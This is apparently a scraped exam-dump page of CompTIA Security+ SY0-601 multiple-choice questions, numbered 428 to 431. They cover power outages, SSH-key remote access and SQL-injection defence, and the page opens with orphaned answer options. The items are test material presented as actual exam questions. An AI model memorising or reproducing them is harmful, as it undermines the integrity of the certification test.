
A. Memory leak

B. SSL stripping

C. API

D. Pass the hash

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 428

Topic #: 1

[All SY0-601 Questions]


A data center has experienced an increase in under-voltage events following electrical grid maintenance outside the facility. These events are leading to occasional losses of system availability. Which of the following would be the most cost-effective solution for the data center to implement?

A. Uninterruptible power supplies with battery backup

B. Managed power distribution units to track these events

C. A generator to ensure consistent, normalized power delivery

D. Dual power supplies to distribute the load more evenly



Actual exam question from CompTIA's SY0-601
Question #: 429
Topic #: 1
[All SY0-601 Questions]

A security architect is designing a remote access solution for a business partner. The business partner needs to access one Linux server at the company. The business partner wants to avoid managing a password for authentication and additional software installation. Which of the following should the architect recommend?


A. Soft token

B. Smart card

C. CSR

D. SSH key

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 430

Topic #: 1

[All SY0-601 Questions]

A security analyst is assisting a team of developers with best practices for coding. The security analyst would like to defend against the use of SQL injection attacks. Which of the following should the security analyst recommend first?


A. Tokenization

B. Input validation

C. Code signing

D. Secure cookies

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 431
Topic #: 1
[All SY0-601 Questions]

